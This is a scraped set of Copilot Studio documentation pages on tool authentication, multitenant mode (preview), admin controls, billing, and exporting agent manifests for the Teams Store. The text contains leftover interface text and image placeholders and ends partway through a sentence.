- Select **Agent author authentication** if access to the service associated with the tool is implicit, or for low-risk use cases. For example, use this authentication setting to find the phone number for the support team for a given postal code. Another use case could be using a weather API to get the current forecast.
- Select **User authentication** if you must restrict data access to specific groups or individuals in the user community. For example, use this authentication setting if the agent is meant to retrieve data that only the user has access to, or to perform work on their behalf.

Creating connections

Users are prompted to sign in to the experience when they visit any dialog that uses a tool that requires authentication. They're prompted as soon as the conversation begins, and they authenticate with the agent.

When users review the connections page, they can see the connection they need to configure for the tool to complete a given dialog, and other connections your tools might require in the entire experience.

Completing the connection and returning to the conversation with the agent allows your customers to "retry" the tool. It then completes with the customer's data access.

Data access and permission management

Copilot Studio doesn't store any credentials. Agents prompt users for their credentials whenever access tokens expire or are revoked on the service side. Additionally, users can manually access the connection page and refresh or revoke permissions once they're done talking to your agent.

Supported channels

The following table details the [channels](#) that currently support user authentication for tools.

Channel	Supported
Azure Bot Service channels	Not supported
Custom Website	Supported
Demo Website	Not supported
Facebook	Not supported
Microsoft Teams ¹	Supported
Mobile App	Not supported
Omnichannel for Customer Service ²	Supported
SharePoint ¹	Supported

¹ If you also have the Teams channel enabled, you need to follow the configuration instructions on the [Configure single sign-on with Microsoft Entra ID for agents in Teams](#) documentation. Failing to configure the Teams single sign-on (SSO) settings as instructed on that page causes your users to always fail authentication when using the Teams channel.

² Only the live chat channel is supported. For more information, see [Configure handoff to Dynamics 365 Customer Service](#).

Overview of multitenant mode in Copilot Studio (preview)

Summarize this article for me

[This article is prerelease documentation and is subject to change.]

Copilot Studio now supports multitenant mode. This new support allows an agent to be used in a different Microsoft Entra tenant than the tenant that hosts it. Multitenant mode changes the behavior of a Copilot Studio agent when using specific authentication options. This article describes authentication in Copilot Studio and the role authentication plays in multitenant mode.

 Important

The multitenant feature in Copilot Studio is in public preview and is clearly marked in Copilot Studio for makers. It has terms that are referenced in the product. Public preview features aren't supported for use in a generally available capacity. However, you can trial public preview agents on the Teams/Agent Store under [specific guidelines](#). Partners should highlight to their end users that their agents use preview functionality by including a **Preview** banner in the icon.

Copilot Studio Makers can select from three authentication options for agents:

 Expand table

Authentication method	Description
No Authentication	When you select the No Authentication configuration setting in the Authentication and Settings area of the agent, Copilot Studio allows external users to use agents that you build and host in the platform. When you turn on this setting, the client where the user accesses the agent doesn't pass an access token to the agent. You commonly find this type of scenario in websites in self-service FAQ style use cases. This setting allows <i>any</i> user to access to the agent.
Authenticate with Microsoft	This option uses an integrated authentication option. The agent expects a Microsoft Entra ID identity from the client. Teams and other Microsoft clients send this identity when they authenticate users with work or school Microsoft Entra accounts. The agent uses this identity to let the user access its functionality. This option in Copilot Studio performs a single-sign-on (SSO) experience between the client, the agent, and the user. The user doesn't have to first sign in to access the client, and then a second time to access the agent.


Authentication method	Description
Authenticate Manually	When selected, this option explicitly signals to Copilot Studio to <i>not</i> handle or expect the identity. The maker configures authentication for the selected authentication option. Manual authentication is typically used when not using a Microsoft-based identity or client. For example, you're embedding the agent in a website or native application and want to authenticate external users. When using manual authentication, you can select the type of authentication: • OAuth: When OAuth is selected, the user accessing the agent on the client is prompted to sign in with OAuth. This opens a sign in flow based on the maker-configured OAuth identity providers. Once the user signs in successfully, the agent receives an access token and can use the token in downstream services and for personalization. • Microsoft Entra based identity options: There are options for service-based identity and user-based identity (for example, certificates and Microsoft Entra user authentication). Service authentication is typically for when the agent requires its own identity. User-based entity is used to access downstream services that require authentication. Copilot Studio makers can choose to manually configure user authentication with Microsoft Entra.

Important

To use Microsoft Teams as a channel in Copilot Studio, you must select **Authenticate with Microsoft** or **Authenticate Manually**. This requirement is by design and aligns identity models. Teams requires a user to always be signed in, so as a result, Teams agents can't be anonymous. The same is true for all Microsoft channels (for example SharePoint).

Multitenant mode

In single-tenant mode, Microsoft Teams users have to be signed in and access the Copilot Studio agent by using the same tenant as where the agent is hosted in Copilot Studio. If a user from another tenant (for example, `example@zavainsurance.com` tries to access an agent hosted in `example@contoso.com`), the user receives a message from the agent: "You don't have access to talk to this bot. Contact the owner."



When you enable multitenant mode in Copilot Studio for an agent, users can access the agent hosted in one tenant from a different Microsoft Entra ID tenant.

This feature is in public preview. Multitenant mode supports Copilot Studio agents in Microsoft Teams and Microsoft 365 Copilot. Multitenant mode allows for agents to be discovered on the global Microsoft Teams Store, where agents can be used from clients when they are in two different tenants.

Terminology

When you work with agents and understand authentication, it's important to separate the following behaviors:

- **User to client authentication:** For example, when a user signs in to a Teams Client, or signs in to a website by using their Microsoft account. This authentication isn't strictly related to the Copilot Studio agent and happens outside of the agent.
- **Client to agent authentication:** The client sends information to the agent, and the agent expects information from the client. If you configure the agent for single sign-on (SSO), the authentication is invisible for the end user of the client. If not, the user is prompted to sign in to the agent separately.
- **Agent authentication to other authenticated services:** The agent needs to communicate with other services, and in some cases needs to pass along identity. That identity can be the agent's identity (service principal) if the agent has an identity. Otherwise, the agent can use the user's identity if the agent has permissions to do so, accessing resources and performing actions (using delegated permissions from the signed in client user).

There's also a *blended* authentication option experience where an agent authentication flow can be gated via topics in Copilot Studio by using the **Authenticate** node, which prompts the

user to sign in. Blended authentication is only available when **Authenticate Manually** is selected in Copilot Studio and when **Require Users to Sign in** is turned off.

When you use multitenant mode, use the following terminology:

- The *host* is the environment where Copilot Studio is hosted, runs from, and is billed from. The host is where you build the Copilot Studio agent. The host is also where the agent moves through the standard software development lifecycle as the agent is developed, tested, and moved to a production environment for live usage. This process is no different from the case for agents in single-tenant mode.
- The *client* is where you access the agent. This client application is like Microsoft Teams or Microsoft 365 Copilot. From these clients, the user accesses and uses the agent, signing in by using Microsoft Entra ID. The client requires or uses no Power Platform infrastructure, including Copilot Studio.

The following documentation covers what functionality is currently supported in public preview when multitenant mode is turned on in Copilot Studio.

Supported functionality

Public preview for multitenant is launching within a specific scope.

When the agent is in multitenant mode, it behaves differently. Not all features of Copilot Studio are supported. The differences can be either due to the nature of the functionality (for example, SharePoint knowledge doesn't work across tenants) or due to the public preview scope. The following sections contain more details.

Important highlights:

- Multitenant mode doesn't yet support end-user authentication. This limitation means you can't delegate access to use the user's identity in downstream behaviors. The value of this feature is to pass *authenticated* information to the agent from delegated authentication by using other services. This functionality isn't yet available.
- Conversation transcripts are turned off when multitenant mode is turned on. This restriction protects the privacy of the downstream tenants that use the agent.
- Host tenants are responsible for the billing of the Copilot Studio agent in the same way as for single-tenant mode. Microsoft partners deploying to the global Teams and agent store who are looking for different patterns of working with their end customers, such as charging for agents on the global Teams Store, should consult with Partner Center for what programs are available.

The following section summarizes the functionality known to work or not work when using the agent in multitenant mode. If something isn't listed here as working, expect it to *not* work for multitenant mode. Functionality in Copilot Studio isn't modified to work differently when multitenant mode is on. For example, data policies still run on the host tenant, and features and functionality, if supported, have the same feature set as they do in single-tenant mode.

Knowledge

- **Dataverse Upload:** Supported in public preview across tenants.
- **Public Websites:** Supported in public preview across tenants.

Tools

- **Prompts:** Supported in public preview across tenants.
- **Limited standard connectors:** For more information, see [Authentication](#).
- **REST API connectors:** Supported in public preview across tenants.

Note

Custom connectors, computer use, agent flows, and MCP tools aren't supported in multitenant mode.

Topics

- **User variables:** Not available or supported in public preview.
- **Authentication node:** Available for manual authentication only.
- **HTTP node:** Works for public endpoints in public preview for multitenant mode.

Channels

Supported channels for public preview include:

- Microsoft Teams
- Microsoft 365 Copilot

Authentication

- **End-user authentication:** Not supported. The client prompts users to open the connection manager, but can't complete the request as it sends the user to their own

Copilot Studio connection manager in a location different from where the agent is located.

- **OAuth:** Not supported for authenticate manually.
- **Graph/Microsoft 365 standard connectors:** Not supported.
- **Custom connectors:** Not supported.
- **Maker authentication (service principal) on standard tools:** Supported in public preview.
- **Manual authentication with Microsoft Entra user ID and service principal:** Not supported in public preview.
- **Guest users:** Not supported.

Other details

- Only one-on-one conversations are supported. Group conversations aren't supported.
- Multi-geo isn't supported. In public preview, agents are hosted in a single Dataverse region, and data-residency compliance remains the partner's responsibility.
- Government Community Cloud (GCC) and GCC High aren't supported.
- Manual Authentication isn't yet supported (coming soon).

ⓘ Note

Use caution when using maker authentication on connectors. Maker authentication on connectors can expose details of your tenant to third parties through URLs and so on.

Analytics

- **Aggregated analytics:** Not available in public preview.
- **Transcript data:** Not available in public preview.
- **Download session data:** Not available in public preview.
- **Satisfaction, effectiveness, overview, and reactions:** Not available in public preview.


ⓘ Note

Channel metrics are based on what Teams offers through the channel capabilities and availability.

Admin controls

Admin controls for the agent host tenant

Power Platform Admin Center (PPAC) governs multitenant mode. Host tenant admins can prevent makers from enabling multitenant mode for agents. Admins for the host tenant can navigate to the tenant isolation area in PPAC, which is off by default. When you turn on tenant isolation, the tenant is isolated and you can't use multitenant mode. If admins want to allow only a select set of tenants to establish connections to or from their tenant, they can turn on tenant isolation, and use the allow list feature to specify those tenants for inbound and outbound. For more information, see [Cross-tenant inbound and outbound restrictions](#).



If tenant isolation is on, multitenant mode isn't available in Copilot Studio.

Other scenarios:

- If tenant isolation is turned on after an agent is enabled and published, Copilot Studio displays a notification explaining that the agent no longer works as multitenant. The agent then behaves the same as a single-tenant agent when another tenant tries to access it.
- If the admin control is turned on (to block multitenant) but there's an allow list entry, only tenants in the allow list can access the agent. All other tenants are blocked, the same as in the single-tenant mode.
- Data loss prevention controls expect the host agent's data policies.
- Copilot Studio permits disabling of the Teams channel for an agent. This action stops the agent from responding on the Teams client.
- If the **Teams and Microsoft 365 Copilot** channel is turned off, this action disrupts service for your agent. You can turn on your agent again, since your agent ID isn't changed. You might be required to complete the publish process again.
- Updating an agent is the same as for Copilot Studio. Makers should use **Publish** to push changes to the live agent in use. New updates don't need to be published via the teams

store. The Teams Store [policies](#) have their own expectations on updating an agent if any metadata related to the agent, for example, purpose, terms links, and so on, are changed.

Admin controls for Copilot Studio in the client

In the client tenant where the agent is being used, there are no changes for Microsoft Admin Center (MAC) administrators. MAC admins are in control of a CEA using Copilot Studio the same as pro-code custom engine agents.

Billing and licensing

You're responsible for billing as the host tenant. This responsibility is the same as for pro-code agents on the store and for customers deploying agents to their own users. For more information about billing, see [Manage sessions and capacity](#).

Host tenants must manage their billing as part of the product and ensure it has the adequate credits and billing configuration to support the audience they're allowing access to.

Multitenant mode is supported in public preview only by host tenants with a full Copilot Studio license.

If the partner doesn't have sufficient billing and runs out of credits, the end user is affected and receives an error with the agent. Before this happens, the admins are notified and asked to address the issue via an automatic notification. The maximum number of Copilot Studio credits and sessions that you can allocate to an environment is the highest that you can assign.

If partners or customers publish their agent to the Teams Store, agent adoption can cause unexpected billing if it proceeds at a fast rate (for example, via the Teams Store or other discovery methods). You're responsible as the host tenant for this process and for the agent in the same way as publishing anonymous agents today on unauthenticated channels (for example, on the web).

Software development practices

As part of your agent's application lifecycle management (ALM) process, subject multitenant agents to higher levels of testing. Multitenant agents have more areas of functionality to test since some areas behave differently than in single-tenant mode.

Consider these areas when working with multitenant agents in Copilot Studio:

- Configure your development environments and set up the recommended ALM process, which includes a development environment, a test environment, a test environment in a

second tenant, and a production environment.

- Plan and configure your capacity for the environments. Also, plan a proactive way to review and monitor those agents.
- If you plan to create a multitenant agent, ensure you have a separate tenant for testing, so that you can test the specific configuration in multitenant mode by accessing the agent from a different tenant than the tenant the agent is hosted in.
 - You can sideload your agent in your test client tenant and configure the tenant isolation policy in your host Power Platform Admin to work specifically with your test environment configuration.
 - A customer or partner can sideload the .ZIP package that references an agent running in Copilot Studio. The .ZIP package can be uploaded via the Teams or Microsoft Admin Center and managed the same as for single-tenant agents in Copilot Studio.

Update your agent

Agents published to the Teams Store only require a republish via the [Teams Store validation process](#) if there are metadata changes (for example, purpose, terms, links, and so on). This requirement means when a non-Microsoft agent is published and made live, it's available to all current users. This requirement is the same for Copilot Studio today as for other channels and authentication methods.

Export the manifest from Copilot Studio

When you're ready to test the agent in the Microsoft Teams or Microsoft 365 Copilot client in another tenant, you need to make the agent available in the second tenant. For testing, a MAC admin or a user with permissions to sideload the agent in their client (granted by a MAC admin in the second tenant) must sideload the agent into the other tenant.

You can restrict host tenant access by using the Power Platform Admin Center tenant isolation policy. Add your test client tenant information when you're testing across your own specific tenants and moving through the application lifecycle management process.

To export the manifest .ZIP file, go to **Channels** in Copilot Studio, select the **Teams and Microsoft 365 Copilot** channel, and then select **Edit Details**.

Test your agent

Slack

Email

ServiceNow

Built using Microsoft Copilot Studio.

Up to 80 characters

Long description

Help employees stay informed, productive, and connected. Create agents and add important topics for your organization using an intuitive, graphical interface. No code required. Create your own at <https://aka.ms/microsoftcopilotstudio>.

Up to 3400 characters

Show an agent disclaimer in M365 Copilot

Display a notice when the user launches or @mentions the agent in M365 Copilot to help them learn more about data and privacy policies.

Off

Teams settings

Decide where and how your agent should function in Teams.

☐ Users can add this agent to a team

☐ Use this agent for group and meeting chats

Less ^

Developer name

Your developer name

Up to 32 characters

Website

go.microsoft.com/fwlink/?linkid=2138949

Privacy statement

go.microsoft.com/fwlink/?linkid=2138950

Terms of use

go.microsoft.com/fwlink/?linkid=2138865

You can edit the name, description, and other details in the manifest file required by Microsoft Teams and Microsoft 365 Copilot. The manifest file contains important metadata about your agent, which the client tenant sees when reviewing your agent for use on their tenant.

After you edit the details, select **Availability Options** to export the .ZIP file.

Test your agent

Teams and Microsoft 365 Copilot

Microsoft 365 is your cloud-powered productivity solution and includes Outlook PowerPoint, and OneDrive. [Learn more](#)

When you publish your agent to Microsoft 365, we'll publish it to Teams too. You'll get all of your agent's advantages in Teams: meeting summaries and transcripts, pointers to open issues or unresolved questions, and more effective collaboration.

Turn on Microsoft 365

☒ Make agent available in Microsoft 365 Copilot

Agent preview

Documentation Writer - MT

Built using Microsoft Copilot Studio.

Edit details

Availability options

See agent in Microsoft 365

See agent in Teams

This action downloads a local .ZIP file to your machine. The .ZIP file has the icon color and manifest files. You can also edit the manifest manually. While the feature is in public preview, makers need to edit the manifest, specifically the `Valid Domains` node. For more information, see [Make your agent available in Teams or Microsoft 365 Copilot](#).

Related content

- [Make your agent available in Teams or Microsoft 365 Copilot](#): This article includes documentation on sideloading and publishing to the global Teams Store.
- [Best practices, troubleshooting, and additional information](#): This article includes guidance around the software development lifecycle when building agents, considerations, troubleshooting, and roadmap information.

Last updated on 02/23/2026

Make your multitenant agent available in Teams or Microsoft 365 Copilot (preview)

Summarize this article for me

[This article is prerelease documentation and is subject to change.]

Make your multitenant agent available in Teams or Microsoft 365 Copilot by updating your manifest file and submitting it to the Teams Store.

Important

The multitenant feature in Copilot Studio is in public preview and is clearly marked in Copilot Studio for makers. It has terms that are referenced in the product. Public preview features aren't supported for use in a generally available capacity. However, you can trial public preview agents on the Teams/Agent Store under [specific guidelines](#). Partners should highlight to their end users that their agents use preview functionality by including a **Preview** banner in the icon.

Note

When you publish your Copilot Studio agent and select multitenant mode, you're responsible for the terms and privacy for the published multitenant agent. This responsibility includes where those terms and any related privacy notices are shown to your end user admins and end users, such as the Teams and Agent stores. Additionally, the Microsoft Teams and Agent Stores have Terms and Publishing Agreement requirements on Partner Center, which you should review fully.

Submit to Microsoft 365 Store

The following sections describe how to make your agent available in the Microsoft Teams and Microsoft 365 Copilot client. The sections cover exporting the manifest from Copilot Studio, updating the manifest file, and submitting it to the Teams Store via the Partner Center.

Export the manifest from Copilot Studio

When you're ready to test the agent in the Microsoft Teams or Microsoft 365 Copilot client in another tenant, you need to make the agent available in the second tenant. For testing, a MAC

admin or a user with permissions to sideload the agent in their client (granted by a MAC admin in the second tenant) must sideload the agent into the other tenant.

The Power Platform Admin Center tenant isolation policy can restrict host tenant access. You can add your test client tenant information when testing across your own specific tenants as you move through the application lifecycle management process.

To export the manifest .ZIP file, go to **Channels** in Copilot Studio, select the **Teams and Microsoft 365 Copilot** channel, and then select **Edit Details**.

Built using Microsoft Copilot Studio.
Up to 80 characters

Long description
Help employees stay informed, productive, and connected. Create agents and add important topics for your organization using an intuitive, graphical interface. No code required. Create your own at <https://aka.ms/microsoftcopilotstudio>.
Up to 3400 characters

Show an agent disclaimer in M365 Copilot
Display a notice when the user launches or @mentions the agent in M365 Copilot to help them learn more about data and privacy policies. Off

Teams settings
Decide where and how your agent should function in Teams.
☐ Users can add this agent to a team
☐ Use this agent for group and meeting chats
[Less](#) ^

Developer name
Your developer name
Up to 32 characters


Website
go.microsoft.com/fwlink/?linkid=2138949

Privacy statement
go.microsoft.com/fwlink/?linkid=2138950

Terms of use
go.microsoft.com/fwlink/?linkid=2138865

You can edit the name, description, and other details in the manifest file required by Microsoft Teams and Microsoft 365 Copilot. The manifest file contains important metadata about your agent, which the client tenant sees when reviewing your agent for use on their tenant.

After you edit the details, select **Availability Options** to export the .ZIP file.



This action downloads a local .ZIP file to your machine. The .ZIP file contains the icon color and manifest files. You can also edit the manifest manually. While the feature is in public preview, makers need to edit the manifest, specifically in the `Valid Domains` node. For more information, see [Update valid domains](#).

Update valid domains

In the manifest file, there's a node called `ValidDomains`. This section of the manifest specifies what domains the agent can access.

- Add the correct geography for your host agent based on the Dataverse environment geography:
 - `unitedstates.token.botframework.com` // include only if host geo is United States
 - `europe.token.botframework.com` // include only if host geo is in Europe
 - `india.token.botframework.com` // include only if host geo is India
 - `token.botframework.com` // include if the host geo is any other location
- Always include the following domain:
 - `api.botframework.com` // must be included
- Avoid using wildcard domains (such as `*.example.com`) unless you own them, as their use poses security risks.
- Avoid using Microsoft-owned domains (including domains associated with Microsoft Copilot Studio) in the domain configuration.

Submit to the Teams Store via the Partner Center

To submit your agent to the Teams Store, review and follow the process described in [Publish your app to the Teams Store](#). The partner needs to review and agree to the expected terms and conditions based on the program the agent is being submitted under.

The same export and import process applies. The .zip package exported from Copilot Studio should contain the following items to help the end user understand what your agent does, including providing documentation and troubleshooting information:

- Host organization's terms and conditions
- Privacy policy
- Other required documentation

Select the regions in Partner Center to match the host Dataverse environment geography (Optional)

When addressing data residency requirements, keep in mind that both the host and client might be located in different regions. If data residency is a goal, choose only those countries and regions in Partner Center that match the Dataverse geography where the agent is hosted (refer to the table below). Additionally, ensure that you consider any communication between the agent and non-Microsoft tools or services. The responsibility for fulfilling data residency requirements falls on the host or hosting organization, not on Microsoft.

 Note

Available regions in Dataverse are based on the Microsoft Entra tenant's home location. From that location, you can create Dataverse regions in various other regions around the globe. You can create a database for an environment in one region (for example, United States) even if the Microsoft Entra tenant is in another region, as explained in [Power Platform regions overview](#). Environments are created in different regions and are bound to that geographic location. When you create an app in an environment, you deploy that app in datacenters in that geographic location.

 Expand table

Host Dataverse Geo	Valid Domain	Partner Center Countries/Regions
United States	<code>unitedstates.token.botframework.com</code>	United States
Europe	<code>europa.token.botframework.com</code>	47 countries/regions: Åland Islands, Albania, Andorra, Austria, Belarus, Belgium, Bosnia and Herzegovina, Bulgaria, Croatia, Cyprus, Czechia, Denmark, Estonia, Faroe Islands, Finland, Gibraltar, Greece, Guernsey, Hungary, Iceland, Ireland, Isle of Man, Italy, Jersey, Latvia, Liechtenstein, Lithuania, Luxembourg, Malta, Moldova, Monaco, Montenegro, Netherlands, North Macedonia, Poland, Portugal, Romania, Russia, San Marino, Serbia, Slovakia, Slovenia, Spain, Svalbard, Türkiye, Ukraine, Vatican City
Asia	Generic: <code>token.botframework.com</code>	45 countries/regions (excluding India, Japan, and Korea; see their dedicated rows): Afghanistan, Armenia, Azerbaijan, Bahrain, Bangladesh, Bhutan, Brunei, Cambodia, China, Cyprus, Georgia, Hong Kong SAR, Indonesia, Iraq, Israel, Jordan, Kazakhstan, Kuwait, Kyrgyzstan, Laos, Lebanon, Macao SAR, Malaysia, Maldives, Mongolia, Myanmar, Nepal, Oman, Pakistan, Palestinian Authority, Philippines, Qatar, Russia, Saudi Arabia, Singapore, Sri Lanka, Taiwan, Tajikistan, Thailand, Timor-Leste, Türkiye, Turkmenistan, Uzbekistan, Vietnam, Yemen
Australia	Generic: <code>token.botframework.com</code>	Australia
India	<code>india.token.botframework.com</code>	India
Japan	Generic: <code>token.botframework.com</code>	Japan
Canada	Generic: <code>token.botframework.com</code>	Canada
United Kingdom	<code>europa.token.botframework.com</code>	United Kingdom
South America	Generic: <code>token.botframework.com</code>	12 countries/regions: Argentina, Bolivia, Brazil, Chile, Colombia, Ecuador, Guyana, Paraguay, Peru, Suriname, Uruguay, Venezuela
France	<code>europa.token.botframework.com</code>	France
United Arab Emirates	Generic: <code>token.botframework.com</code>	United Arab Emirates

Host Dataverse Geo	Valid Domain	Partner Center Countries/Regions
(UAE)		
Germany	europa.token.botframework.com	Germany
Switzerland	europa.token.botframework.com	Switzerland
Norway	europa.token.botframework.com	Norway
Korea	Generic: token.botframework.com	Korea
South Africa	Generic: token.botframework.com	South Africa
Sweden	europa.token.botframework.com	Sweden

Users must select the related countries and regions relevant to the Dataverse geo and schema mapping. United States and India are straightforward. Europe can contain more than 40 countries and regions, and the Dataverse environment could be Europe, Germany, France, Sweden, Norway, Switzerland, or United Kingdom.

Last updated on 02/23/2026

Best practices, troubleshooting, and additional information

Summarize this article for me

[This article is prerelease documentation and is subject to change.]

When using Microsoft Copilot Studio to build and host agents for different tenants in multitenant mode, follow these best practices. If you plan to publish your agent in the store, make sure your agent meets all the [listed criteria](#). Some of these best practices are mandatory for store publication.

Important

The multitenant feature in Copilot Studio is in public preview and is clearly marked in Copilot Studio for makers. It has terms that are referenced in the product. Public preview features aren't supported for use in a generally available capacity. However, you can trial public preview agents on the Teams/Agent Store under [specific guidelines](#). Partners should highlight to their end users that their agents use preview functionality by including a **Preview** banner in the icon.

Provide a direct path to submit support tickets

Consider providing a direct path for your end users to submit support tickets. For example, you can add this path via the description of your agent or even as an integrated topic you create in Copilot Studio.

Preview icon

Add the preview icon on the agent or in your agent description to help your end users understand that your agent is using public preview functionality.

Tenant isolation admin control

If you get an error when publishing or trying to switch on multitenant mode, speak with your admin to check if tenant isolation is turned on. Multitenant mode isn't available when tenant isolation mode is on unless your admin adds exceptions in your tenant.

Follow standard software development lifecycle practices

Always follow standard practices for development, from testing locally to testing in multitenant mode in the target client before submitting to the Teams Store or distributing your agent.

Billing

Ensure host tenant organizations have adequate measures in place to protect the business from unexpected charges and from not having enough credits to manage demand from the agent. Use the existing features of the platform to plan and manage your production environment spending and capacity. Customers are limited to the maximum Copilot Studio credits and sessions as currently available in Power Platform Admin Center.

Analytics in Copilot Studio

Limited analytics are available in public preview. Dataverse transcripts are disabled and the analytics API is disabled when multitenant mode is on.

If you publish to the global Teams Store via the Partner Center, you might be able to access analytics relating to store downloads and usage.

Teams Store analytics

If you publish to the Global Teams Store via Partner Center, you might be able to access analytics relating to store downloads and usage.

Purview integration & 3P App Usage

Note

Organizations installing 3P Apps have their own privacy and terms which you should review before use.

There's standard Purview integration for the host tenant for maker behavior in Copilot Studio and usage.

Additionally, there's Microsoft Purview integration on the client tenant for from being an integrated application installed in the client Microsoft 365 Tenant that uses the agent on the

